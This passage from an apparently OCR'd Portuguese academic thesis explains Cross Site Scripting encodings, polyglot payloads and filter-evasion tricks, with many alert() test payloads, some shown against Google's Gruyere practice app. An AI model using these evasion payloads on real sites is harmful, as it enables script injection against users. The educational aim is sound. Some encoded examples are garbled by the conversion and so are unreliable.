Caracteres especiais como acentos, pontuações e marcadores utilizam formatos especiais de codificação na linguagem HTML. No caso de ataques de *Cross Site Scripting*, os principais caracteres utilizados são “espaço” < > & “ e ‘ e são precedidos de **&** mais o código do caractere para sua renderização correta. A lista de como codifica-los corretamente é descrita abaixo.

Tabela 2 - Codificação de caracteres na linguagem HTML.

Entidade	Visualização
&quot;	“
&apos;	‘
&lt;	<
&gt;	>
&amp	&
	espaço

Fonte: W3Schools, HTML URL Encoding Reference.[5]

Na tabela 2, pode-se analisar os valores que correspondem aos caracteres especiais na linguagem HTML. Um ataque de *Cross Site Scripting* pode ser moldado de maneira eficaz, a fim de ser executado em diferentes navegadores, como por exemplo no caso da injeção do seguinte trecho de código com o intuito de injetar uma mensagem de alerta, utilizando elementos para inserção de imagem em uma página:

<img src="<iframe onload=alert(xss)>" onerror="alert(xss);">

[5]Disponível em <https://www.w3schools.com/tags/ref_urlencode.asp> Acesso em: 25 out. 2017.

Em alguns navegadores, é possível injetar outras funções como atributo do elemento **img**, que tem por funcionalidade adicionar uma imagem ao corpo de uma página.

Caso um atacante detecte essa possibilidade, uma maneira eficaz para se realizar o ataque seria codificar os marcadores, como no exemplo abaixo:

<img src="< iframe onload=alert(1) > " onerror="alert(2);">

Dessa maneira, caso haja filtros que impossibilitem a injeção direta de caracteres especiais como marcadores, essa seria uma das possibilidades de se injetar o código do exemplo e assim burlar o filtro da aplicação.

Em um primeiro momento, a aplicação poderia tentar invalidar o elemento **iframe** que tem como funcionalidade a inserção de outro documento HTML dentro da página atual, dando espaço para a tentativa de uma segunda e terceira injeção, para os manipuladores de evento **onload** e **onerror,** que neste caso, exibiriam uma mensagem de alerta caso a imagem fosse carregada com sucesso, ou falha-se o seu carregamento**.**

2.3.4 Codificação decimal

Assim como na codificação de caracteres especiais visto na seção 2.3.3, é possível utilizar os valores decimais que correspondem a esses caracteres, também presentes no padrão ASCII. Para isso, é necessário utilizar **&#** seguido do valor decimal correspondente ao caractere que se deseja enviar ou exibir.

A tabela 3 mostra os principais caracteres utilizados para ataques de *Cross Site Scripting*, utilizando a codificação decimal para HTML.

Tabela 3 - Codificação decimal de caracteres na linguagem HTML.

Entidade	Visualização
&#34;	“
&#39;	‘
&#60;	<
&#62;	>

&#38;	&
	espaço

Fonte: W3Schools, HTML URL Encoding Reference.[6]

Na tabela 3, pode-se analisar os valores decimais que correspondem aos caracteres especiais da linguagem HTML.

Nesse exemplo, caso um atacante detecte um ponto de injeção para ataques de *Cross Site Scripting* mas perceba que a aplicação possui filtros tanto para injeção direta quanto em codificação de caracteres especiais o código utilizado na seção anterior:

<img src="< iframe onload=alert(1) > " onerror="alert(2);">

Poderia ser modificado da seguinte maneira:

<img src="< iframe onload=alert(1) > " onerror="alert(2);">

Utilizando esse código, a perspectiva de sucesso do ataque aumentará, pelo fato de se utilizar esquemas de codificação distintos, mas ainda sim válidos no contexto de aplicações web.

2.4.5 Codificação hexadecimal

Assim como na codificação de caracteres especiais e codificação decimal, é possível utilizar também valores hexadecimais que correspondem aos mesmos caracteres, também presentes no padrão ASCII. Para isso, é necessário utilizar **&#x** seguido do valor hexadecimal correspondente ao caractere que se deseja enviar ou exibir.

A tabela 4 mostra os principais caracteres utilizados para ataques de *Cross Site Scripting*, utilizando a codificação hexadecimal para HTML.

[6]Disponível em <https://www.w3schools.com/tags/ref_urlencode.asp> Acesso em: 25 out. 2017.

Tabela 4 - Codificação hexadecimal de caracteres na linguagem HTML.

Entidade	Visualização
&#x22;	“
&#x27;	‘
&#x3C;	<
&#x3E;	>
x&#26;	&
&#x20;	espaço

Fonte: W3Schools, HTML URL Encoding Reference.[7]

Na tabela 4, pode-se analisar os valores hexadecimais que correspondem aos caracteres especiais da linguagem HTML

Nese exemplo, caso um atacante detecte um ponto de injeção para ataques de *Cross Site Scripting* mas perceba que a aplicação possui filtros tanto para injeção direta quanto em codificação de caracteres especiais e codificação decimal, o código usado:

<IMG SRC="< iframe onload=alert(1) > " onerror="alert(2);">

Poderia ser modificado da seguinte maneira:

<IMG SRC="< iframe onload=alert(1) > " onerror="alert (2);">

Utilizando esse código, a perspectiva de sucesso do ataque aumentará, pois agora, o trecho de código passará por três métodos de filtragem que poderiam ser utilizados por uma aplicação. O primeiro, consiste em filtrar injeções diretas de códigos ou caracteres não esperados. O segundo, consiste em filtrar as codificações de caracteres especiais já esperadas pela aplicação. O terceiro, caso exista, irá filtrar valores decimais usados para injeção desses

[7]Disponível em <https://www.w3schools.com/tags/ref_urlencode.asp> Acesso em: 25 out. 2017.

caracteres, e por fim, a injeção do código em hexadecimal poderia ser válida dentro da aplicação.

Ao analisar uma aplicação em relação a ataques de *Cross Site Scripting*, é importante que se tenha conhecimento sobre essas codificações pois esses são pontos de ataques que muitas vezes podem ser esquecidos pelos desenvolvedores da aplicação e não contém uma filtragem correta para a injeções de códigos arbitrários e codificados.

2.4 XSS POLYGLOTS

Nesta seção serão apresentadas as técnicas mais recentes para se descobrir vulnerabilidades de *Cross Site Scripting*, chamadas de *XSS Polyglots*.

Dentro do campo da computação, programas poliglotas são aqueles que são válidos em múltiplos ambientes distintos, não se limitando a sua codificação ou ao ambiente de sua execução (GROSSMAN, 2017).

Qualquer tipo de recurso ou funcionalidade pode ser um poliglota, pois esses são formados combinando-se sintaxes de dois tipos de formatos, como exemplo, pode-se adotar uma linguagem de programação A e B.

Enquanto a linguagem A é usada para criar elementos dinâmicos em uma determinada aplicação, a linguagem B é a responsável pelas requisições no banco de dados.

O código poliglota então, seria a execução de A ou B, cada um contendo suas funcionalidades específicas, mas sendo executados igualmente em diversos contextos e, para que isso seja possível, é necessário que o conteúdo de uma linguagem, não altere a execução da outra linguagem (GROSSMAN, 2017).

Como visto na seção 2.2, há 7 elementos principais de injeção dentro das vulnerabilidades de *Cross Site Scripting*.

Esses por sua vez, podem ser injetados em um único código simultaneamente, que buscará diversos contextos vulneráveis, sem a necessidade da injeção unitária de cada um.

Supondo que uma aplicação utilize o seguinte código para gerar um formulário de preenchimento:

<input type=”text” name=” valor do formulário ” value=”“>

Como exemplo, o trecho de código abaixo seria um teste para injeção de elementos HTML, neste caso, um simples parágrafo:

** meu parágrafo **

Injetado na aplicação, resultaria no seguinte contexto:

<input type=”text” name=” formulário ” value=”<p> meu parágrafo </p> “>

Por estar dentro das aspas duplas, esse código não será executado pela aplicação de maneira correta, pois seria interpretado como um valor do atributo **value.**

Pode-se então manipular o código de forma a atribuir mais um contexto, como no trecho de código a seguir:

“><script>alert(“XSS”)</script><p id=”

É possível observar que foi adicionado mais um contexto, o da linguagem Javascript. Isso irá resultar na execução da mensagem de alerta XSS pois quando esse código for injetado, seja por uma URL ou formulário, se executado com sucesso, o primeiro elemento **“>** é entendido como válido pela aplicação, fechando a aspas duplas do valor do atributo **value**.

Após a injeção desse código, o atributo **value** ficaria da seguinte maneira:

value=” “> “

Pode-se identificar que agora, o trecho inicial do código **“>**, fechou o valor do atributo **value**, permitindo assim que o código entre os marcadores **<script></script>** fosse executado corretamente pela aplicação.

O marcador final **<p id=”** balancearia uma suposta falta de fechamento do valor do atributo **value**, permitindo ao atacante injetar um código sem modificar o estilo da página, e o resultado final pode ser visto na figura 11.

Figura 11 - Exemplo de injeção de múltiplos contextos.

```
<input type=”text” name=”formulario” value=”“><value=”
“><script>alert (“XSS”)</script><p id=””>
```

Fonte: Próprio autor.

Nesse exemplo, foi possível entender como testar três contextos em um único código, os contextos de elementos HTML, valores de atributos HTML, e trechos de código da linguagem Javascript.

Outro exemplo de um código poliglota pode ser visto na figura 12.

Figura 12 - Exemplo de injeção de múltiplos contextos (2).

```
<iframe onload=alert(“XSS”) >” onerror=”alert(“XSS”);
```

Fonte: BugCrowd, XSS Polyglots - The Context Contest.[8]

Analisando a figura 12 é possível visualizar a injeção de outros dois contextos simultaneamente. O elemento **iframe** que tem a função de inserir outros documentos HTML a página atual e seria o contexto de injeção de elementos HTML, e elementos DOM, que neste caso é representado pelos manipuladores de eventos **onload** que tem por função executar uma mensagem de alerta contendo XSS, caso o conteúdo carregue e **onerror**, que tem por função executar uma mensagem de alerta caso o conteúdo falhe durante o processo de carregamento, esses, usados no contexto de injeção da linguagem Javascript por elementos DOM.

Um exemplo avançado, seria a injeção de mais tipos de contextos em um único código, como mostrado na figura 13.

Figura 13 - Exemplo avançado de injeção poliglota.

```
<p alert(1);”onclick=alert(“XSS”);//="atributo_injetável ">Clique!</p>
```

Fonte: BugCrowd, XSS Polyglots - The Context Contest.[9]

[8] Disponível em <https://blog.bugcrowd.com/xss-polyglots-the-context-contest> Acesso em 02 nov. 2017.
[9] Disponível em <https://blog.bugcrowd.com/xss-polyglots-the-context-contest> Acesso em 02 nov. 2017.

Esse trecho de código irá tentar a injeção de todos os contextos que envolvem a linguagem HTML, como o elemento **<p>**, nomes de atributos como **alert(1)**, valores de atributos como em **=”atributo_injetavel”**, comentários para a linguagem Javascript em **//**, e elementos DOM como o **onclick,** também da linguagem Javascript.

Em um contexto real, o código acima funcionaria da seguinte maneira:

Um atacante ou pessoa mal-intencionada injetaria o código acima em um formulário de uma aplicação, que por sua vez, contém a seguinte sintaxe:

<input type="text" name="nome_formulário" value="valor”>

O atributo **value** agora, espera receber o valor digitado pelo usuário, e quando este injeta o código criado acima, tem-se o resultado da figura 14.

Figura 14 - Resultado da injeção de códigos no atributo value.

```
<input type="text" name="formulário" value="<p alert(“XSS”);” onclick=alert(
“XSS”);//="atributo_injetável"> Clique!</p>">
```

Fonte: BugCrowd, XSS Polyglots - The Context Contest.[10]

É possível observar na figura 14 que todo o código injetado, agora faz parte do atributo **value**, de modo que, o código injetado cria o balanceamento de abrir e fechar as aspas duplas, onde são armazenado os valores dos atributos, e esses em um determinado momento, deixam de estar entre aspas duplas e passam a ser considerados como código válido pela aplicação e serão executados como um conteúdo original, que nesse caso estaria representado como um valor em **"atributo_injetável".**

Neste trabalho será usado o código da figura 15 como injetor para teste de múltiplos contextos.

Figura 15 - Código avançado para localizar contextos injetáveis.

```
"><SCriPT>alert(/Vulneravel/)</SCriPT><iframe src=”http://openbugbounty.org”>
```

Fonte: BugCrowd, XSS Polyglots - The Context Contest.[11]

[10] Disponível em <https://blog.bugcrowd.com/xss-polyglots-the-context-contest> Acesso em 02 nov. 2017.
[11] Disponível em <https://blog.bugcrowd.com/xss-polyglots-the-context-contest> Acesso em 02 nov. 2017.

3 EVASÃO DE FILTROS

Ao decorrer deste trabalho, foram analisados os principais conceitos para o entendimento dos tipos de *Cross Site Scripting*, seus contextos injetáveis, tipos de codificação e as técnicas de injeções poliglotas para a descoberta de tal vulnerabilidade.

Neste capítulo, serão mostrados ao leitor as técnicas para evasão dos possíveis filtros que uma aplicação web pode conter.

Esses filtros são adicionados a estas aplicações para que em um primeiro momento, possam parar a tentativa de um ataque, ou a busca pela vulnerabilidade de *Cross Site Scripting*, mas que, se analisados, podem ser facilmente burlados.

A função desses filtros é bloquear as entradas de dados supostamente maliciosas, ou alterá-las para que não possam ser utilizadas em ataques, sendo que, muitas vezes, esses filtros não tem o propósito de proporcionar defesas em camadas, mas sim, contornar vulnerabilidades presentes na aplicação (UTO, 2013).

Segundo Nelson Uto (2013), quando um filtro é adicionado a aplicação para este propósito, se um atacante consegue evadir os filtros instalados na aplicação, ele conseguirá explorá-la diretamente, pois conhecerá a estrutura de proteção dos filtros utilizados por ela.

Um código tradicional para a descoberta de vulnerabilidades de *Cross Site Scripting* pode ser visualizado na figura 16.

Figura 16 - Código tradicional para a descoberta de vulnerabilidades de Cross Site Scripting.

```
<script>alert(“XSS”)</script>
```

Fonte: Próprio autor.

O código da figura 16, poderia ser injetado em um formulário de uma aplicação web, como por exemplo um formulário de busca ou de comentários, e que, normalmente seria armazenado na aplicação através de um elemento

input, que dentro da linguagem HTML tem a função de receber os dados digitados de um usuário.

O exemplo deste armazenamento pode ser visto na figura 17.

Figura 17 - Exemplo de armazenamento de dados digitados.

```
<input type=”text” value=”<script>alert(“XSS”)</script>”>
```

Fonte: Próprio autor.

Na figura 17, temos o que seria o tipo mais comum de injeção, e como visto anteriormente, caso este exemplo não funcione, uma das soluções seria adicionar marcadores e aspas duplas ao código, para que este não se torne um valor dentro o atributo **value**, e assim, fosse executado corretamente, como pode ser visto na figura 18.

Figura 18 - Exemplo de injeções em formulários.

```
<input type=”text” value=””><script>alert(“XSS”)</script><xss a=”
```

Fonte: Próprio autor.

Com o código da figura 18, sabe-se que agora, esse tipo de injeção possivelmente será aceito pela aplicação como um parâmetro válido, caso esta não possua filtros de validação para entrada de dados.

Já em um teste real, esse tipo de injeção pode não ser funcional, pois nas aplicações web atuais, haveriam filtros para bloquear grande parte do código injetado trocando as aspas duplas e espaços por barras invertidas como ***/***, com o intuito de inutilizar o código injetado.

Como visto no capítulo de codificação, é possível codificar alguns trechos do código para tentar burlar esses filtros e que, utilizando essa técnica, pode-se modificar o código a ser injetado, como na figura 19.


Figura 19 - Código de injeção utilizando técnicas de codificação.

```
<input type=”text” value=””>
&# 60;script&#62;alert(&#34;XSS&#34;)&#60;&#47script&#62;
```

Fonte: Próprio autor.

Agora o código da figura 19, foi modificado para a codificação decimal da linguagem HTML. Esse código tem como propósito testar se uma aplicação que bloqueia a inserção direta de caracteres como **< > “ ‘**, não bloqueia sua inserção de modo codificado, e neste exemplo, pode-se ver na figura 20, como este código será renderizado por uma aplicação, da mesma maneira que uma frase ou mensagem digitada por um usuário.

Figura 20 - Renderização correta de códigos usando codificação decimal.



Fonte: Próprio autor.

O código da figura 20 mostra que a aplicação renderizou corretamente o código injetado dentro da caixa de comentários da aplicação, e sua saída por ser visualizada a frente de *Message*.

De fato, este código não tem o intuito de ser um código injetado de maneira maliciosa, mas sim, de entender como a aplicação trata os caracteres especiais recebidos por ela, pois este código, tem apenas o intuito de renderizar elementos do código que, de outra maneira poderiam ser ignorados pela aplicação.

Um outro exemplo a ser apresentado para evasão de filtros, é a codificação percentual. Este método é amplamente utilizado por atacantes, para

modificar uma URL válida de uma aplicação, mas que é vulnerável aos ataques de *Cross Site Scripting* refletido.

Como exemplo, tem-se a URL da figura 21, como parte de uma aplicação.

Figura 21 - URL da aplicação para testes Gruyere.

https://google-gruyere.appspot.com/41303069673134667170465322287 7179978062/newsnippet.gtl

Fonte: Próprio autor.

A URL da figura 21, faz parte de uma aplicação específica para testes de invasão web, chamada de Gruyere e mantida pelo Google.

Ao utilizar o mesmo código **“><script>alert(“XSS”)</script>** , mas , no contexto de injeções em URL, pode-se obter o seguinte resultado da figura 22.

Figura 22 - Injeção de códigos em URL.


https://google-gruyere.appspot.com/41303069673134667170465322287717 9978062/newsnippet.gtl **“><script>alert(“XSS”)</script>**

Fonte: Próprio autor.

Na figura 22, pode-se ver que, a URL original, foi adicionado o trecho de código tradicional para detecção de vulnerabilidades de *Cross Site Scripting*, mas que, desta maneira, seria facilmente detectado por um usuário.

Por este motivo, o código poderia ser codificado na codificação percentual, a fim de ofuscar o entendimento da vítima, e burlar os filtros utilizados em seu navegador, caso este não aceite a adulteração direta da URL original da aplicação. Um exemplo pode ser visualizado na figura 23.

Figura 23 - URL modificada por codificação percentual.



Fonte: Próprio autor.

Na figura 23, temos a URL **https://google-gruyere.appspot.com/413030603069673134667170465322287717997806 2/snippets.gtl?%22%3E%3Cscript%3Ealert("XSS")%3C%2Fscript%3E**.

Pode-se visualizar, que agora a URL está em sua grande maioria ofuscada pela codificação percentual, principalmente o código que foi tomado como teste para detecção da vulnerabilidade e que, neste contexto, se mostrou funcional.

Um exemplo avançado para evasão de filtros demonstrado pelo autor Jeremiah Grossman, no livro *XSS Attacks - Cross Site Scripting Exploits and Defense* (GROSSMAN, 2007), seria utilizar a função *String.fromCharCode(),* da linguagem Javascript, que tem por funcionalidade transformar valores decimais da tabela ASCII em caracteres, sem a necessidade de digitá-los de maneira direta.

Baseando-se nos exemplos listados neste capítulo, um outro exemplo utilizando a função *String.fromCharCode()* pode ser visto na figura 24:

Figura 24 - Utilização da função String.fromCharCode() para codificação de caracteres.

```
<INPUT type="text" value='\'>< SCRIPT>
alert(String.fromCharCode(88,83,83))</SCRIPT>'>
```

Fonte: GROSSMAN, 2007, p. 134.


Na figura 24, pode-se analisar que a frente de **alert** há a função **String.fromCharCode(88,83,83)**.

Ao utilizar tal função, os caracteres XSS, agora são codificados em sua numeração decimal da tabela ASCII, e caso tal palavra fosse filtrada ou até mesmo suas aspas duplas, este seria mais um tipo de filtro que poderia ser burlado.

Esse tipo de injeção é possível tanto em formulários para ataques de *Cross Site Scripting* armazenado, quanto em URL, para ataques de *Cross Site Scripting* refletido.

O resultado desse tipo de evasão de filtro, pode ser visto na figura 25, utilizando a aplicação Gruyere para demonstração de injeção em URL.

Figura 25 - Utilização da função String.fromCharCode(), para codificação de caracteres(2).



Fonte: Próprio autor.

Na figura 25, pode-se analisar a URL da aplicação com a função **String.fromCharCode(88,83,83)** injetada em sua URL, e que também se mostrou funcional.

O autor Nelson Uto em seu livro Técnicas de Invasão em Aplicações Web traz vários exemplos de como burlar tais filtros nos mais diversos contextos abrangidos por este trabalho, e algumas destas técnicas são descritas a seguir.

Em algumas aplicações, a palavra **script** pode ser filtrada caso seja injetada diretamente, e uma solução para este problema seria manipular a entrada de dados desse elemento como no exemplo a seguir:

<ScRiPt>alert(1)</sCrIpT> ou **<scr<script>ipt>**

Nestes dois exemplos, o autor demonstra a manipulação do elemento **script**, o primeiro tem por objetivo alterar apenas o modo de escrita do elemento, enquanto o segundo o divide, para que a aplicação a ser testada detecte partes do elemento em modo fragmentado, com o propósito de que o elemento ao centro do código, seja injetado com sucesso.

Um outro exemplo, como visto na seção 2.4, seria injetar um elemento após o outro, pois no caso de que o primeiro falhe, o segundo seja executado pela aplicação, como visto na figura 26.

Figura 26 - Injeção de múltiplos contextos.

```
<img src=”a” onerror=”alert(1)”>
```

Fonte: UTO, 2013, p. 203.

No exemplo da figura 26, tem-se a injeção do elemento **img src**, que tem como funcionalidade a inserção de imagens em uma aplicação, e o manipulador de evento **onerror,** que tem como funcionalidade gerar um alerta de erro caso a imagem não seja carregada corretamente.

Esses códigos ao serem injetados visam uma dupla camada de injeção, pois o elemento **img src** contém apenas a letra **a**, e forçará a execução manipulador de eventos **onerror** a ser executado, pelo fato de não existir uma imagem válida a ser carregada no primeiro elemento.

Um último exemplo, pode ser visto na figura 27.

Figura 27 - Injeção de múltiplos contextos (2).

```
<script>var a=”aler”+”t(1)”;eval(a)</script>
```

Fonte: UTO, 2013, p. 203.

Na figura 27, pode-se ver o uso da função *eval()* que avalia o código JavaScript representado como uma string.

Neste exemplo, dentro do elemento **script** foi criado uma variável chamada de **a**, contendo os caracteres **”aler”+”t(1**)”. Ao chamar a função **eval(a),** caso esta esteja habilitada pela aplicação, exibirá o conteúdo da variável **a**, que neste exemplo, é a mensagem **alert(1)**.

Neste capítulo foram apresentados os métodos para a evasão de filtros de uma aplicação web. Esses por sua vez, podem bloquear uma primeira análise da aplicação, mas quando entendidos podem ser facilmente burlados por um atacante. Esses filtros podem utilizar diversas maneiras para bloquear ataques de injeção, como exclusão de palavras, adição de caracteres, e não aceite por falta de codificação correta.

4 TIPOS DE TESTE

Este capítulo tem por objeto demonstrar os tipos de testes que normalmente são realizados em busca de vulnerabilidades de *Cross Site Scripting*, que podem ser automatizados ou manuais.

Testes automatizados são aqueles onde é necessário o uso de ferramentas auxiliares para a detecção da vulnerabilidade. Esse tipo de teste pode ser de grande auxílio para se testar uma primeira camada da aplicação devido a sua rapidez, mas em algumas vezes pode se tornar ineficaz, pois esse tipo de ferramenta injetará códigos de busca pela vulnerabilidade apenas onde lhe for previamente configurada.

Testes manuais são aqueles onde as requisições e respostas entre a aplicação e o cliente são analisadas manualmente, afim de entender sua entrada e saída de dados, manipulação de informações e entendimento dos possíveis filtros que a aplicação pode conter. Esses por sua vez, são realizados analisando-se o código fonte da aplicação, saída de dados pela URL, envio de informações através de formulários, e em algumas vezes, extensões de arquivos da aplicação.

Esses dois tipos de testes serão analisados ao decorrer deste capítulo.

4.1 TESTES AUTOMATIZADOS

Testes automatizados, são aqueles onde é necessário o uso de ferramentas auxiliares para busca da vulnerabilidade, que no escopo deste trabalho é o *Cross Site Scripting*.

Entre muitas das ferramentas disponíveis, as mais utilizadas para esse tipo de teste são o *Owasp Zed Attack Proxy*, que tem seu uso livre e é mantida pela Owasp (OWASP, 2017) e o *Burp Suite*, que é uma ferramenta proprietária, mas que mantém uma versão livre para uso de usuários em geral (PORTSWIGGER, 2017).


4.1.1 Owasp Zed Attack Proxy

A primeira ferramenta, o *Owasp Zed Attack Proxy*, atua como um túnel entre a aplicação e o navegador do usuário, com o propósito de capturar cada requisição e resposta entre ambas entidades.

O *Owasp Zed Attack Proxy* possui três módulos principais para o seu uso, conhecidos como:

- Modo padrão;
- Modo protegido;
- Modo atacante.

Figura 28 - Tela principal do Owasp Zed Attack Proxy.

